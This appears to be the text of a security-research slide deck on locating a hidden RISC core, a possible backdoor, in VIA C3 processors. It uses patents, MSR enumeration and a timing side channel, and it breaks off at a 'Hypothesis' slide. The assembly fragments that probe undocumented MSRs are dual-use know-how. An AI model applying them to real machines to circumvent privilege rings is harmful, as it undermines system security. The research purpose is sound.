
*But such falls and betrayals,  
alas, have happened before...*



(Demo)

# Ring model

- ¶ In the beginning, there was chaos...
- ¶ ... then 30 years ago,  
we were rescued, by the rings of privilege



# Ring model

# Ring model

↳ But we dug deeper...

- ☒ ring -1 : the hypervisor
- ☒ ring -2 : system management mode
- ☒ ring -3 : Q35 / AMT / ME

“

*The Enemy still lacks one thing  
to give him strength and knowledge  
to beat down all resistance,  
break down the last defenses,  
and cover all the lands in a second darkness.  
He lacks the One Ring*

”


*“Additionally, accessing some of the internal control registers can enable the user to bypass security mechanisms, e.g., allowing ring 0 access at ring 3.*

*In addition, these control registers may reveal information that the processor designers wish to keep proprietary.*

*For these reasons, the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs”*

- US8341419

# Patents



# C3

## & VIA C3

- ☒ point-of-sale
- ☒ kiosk
- ☒ ATM
- ☒ gaming
- ☒ digital signage
- ☒ healthcare
- ☒ digital media
- ☒ industrial automation
- ☒ PCs

**C3**

& (Image of test systems)


**C3**

- Thin client
- C3 Nehemiah Core




# Backdoor architecture

- Unable to locate a developer manual
- Follow a trail of patent breadcrumbs ...



US8880851





*“FIG. 3 shows an embodiment of a cache memory. Referring to FIG. 3, in one embodiment, cache memory 320 is a multi-way cache memory. In one embodiment, cache memory 320 comprises multiple physical sections. In one embodiment, cache memory 320 is logically divided into multiple sections. In one embodiment, cache memory 320 includes four cache ways, i.e., cache way 310, cache way 311, cache way 312, and cache way 314. In one embodiment, a processor sequesters one or more cache ways to store or to execute processor microcode.”*

- US Patent 8,296,528

# Backdoor architecture

# Backdoor architecture

& Following patent breadcrumbs  
is *painful*.

in one embodiment 1/142 ▲ ▼ ×

# Backdoor architecture

& Follow the patents...

- ❖ 8,880,851
- ❖ 9,292,470
- ❖ 9,317,301
- ❖ 9,043,580
- ❖ 9,141,389
- ❖ 9,146,742

# Backdoor architecture

- ❖ A non-x86 core embedded alongside the x86 core in the C3
  - ❖ “*Deeply Embedded Core*” (DEC)
- ❖ Shares segments of pipeline with x86 core
- ❖ RISC architecture
- ❖ Pipeline diverges after the fetch phase
- ❖ Partially shared register file

# Backdoor architecture

- ¶ A *global configuration register*
  - ☒ Exposed to x86 core through a model-specific-register (MSR)
  - ☒ Activates the RISC core
- ¶ An x86 *launch instruction*
  - ☒ A new instruction added to the x86 ISA
  - ☒ Once the RISC core is active
  - ☒ Starts a RISC instruction sequence

# Backdoor architecture

- ¶ If our assumptions about the *deeply embedded core* are correct ...
- ¶ ... it can be used as a sort of *backdoor*, able to surreptitiously circumvent *all* processor security checks.

# Enabling the backdoor

- ☞ US8341419:
  - ☞ A model-specific-register can be used to circumvent processor security checks
- ☞ US8880851:
  - ☞ A model-specific-register can be used to activate a new instruction in x86
- ☞ US8880851:
  - ☞ A *launch instruction* can be used to switch to a RISC instruction sequence

# Enabling the backdoor

& Find an MSR bit that ...  
enables a new x86 instruction ...  
to activate a RISC core ...  
and bypass protections?

# Model-specific-registers

- ¶ 64 bit control registers
- ¶ Extremely varied
  - ☒ Debugging
  - ☒ Performance monitoring
  - ☒ Cache configuration
  - ☒ Feature configuration
- ¶ Accessed by *address*, not by *name*
  - ☒ Addresses range from  
0x00000000 – 0xFFFFFFFF
- ¶ Accessed with
  - rdmsr and wrmsr instructions

# Model-specific-registers

- ❖ Accessible only to ring 0 code!
  - ❖ Or maybe not. We'll revisit this later.


# Model-specific-registers

“

*...the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs.*

”

- US8341419



- ❖ Undocumented MSRs and MSR bits
  - ❖ Sometimes, genuinely not implemented and reserved for future use
  - ❖ But common to find undocumented bits that have observable effects

# Model-specific-registers

# Model-specific-registers

¶ Step 1:

- ❖ Which MSRs are implemented by the processor?

# Model-specific-registers

- Approach:

- Set #GP[0] exception handler
- Load MSR address
- rdmsr
- No fault? MSR exists.
- Fault? MSR does not exist.

```
lidt %[new_idt]  
movl %[msr], %%ecx  
rdmsr  
; MSR exists
```

```
_handler:  
; MSR does not exist
```

# Model-specific-registers

& Results:

- ☒ 1300 MSRs on target processor
- ☒ Far too many to analyze

# Model-specific-registers

& Step 2:

❖ Which MSRs are *unique*?

# Model-specific-registers

- ❖ A side-channel attack
- ❖ Calculate the access time for all 0x100000000 MSRs

```
mov %[_msr], %%ecx
```

```
mov %%eax, %%dr0
```

```
rdtsc
```

```
movl %%eax, %%ebx
```

```
rdmsr
```

```
rdmsr_handler:
```

```
mov %%eax, %%dr0
```

```
rdtsc
```

```
subl %%ebx, %%eax
```




& Observation:

- ☒ Functionally **different** MSRs will have different access times
  - ↳ The ucode backing each MSR is entirely different
- ☒ Functionally **equivalent** MSRs will have approximately the same access times
  - ↳ The ucode backing each MSR is roughly **equivalent**

& Differentiate between “**like**” and “**unlike**” MSRs

- ☒ “**like**” MSRs:  
adjacent MSRs with equal or functionally related access time

# Model-specific-registers



# Model-specific-registers

& Hypothesis:

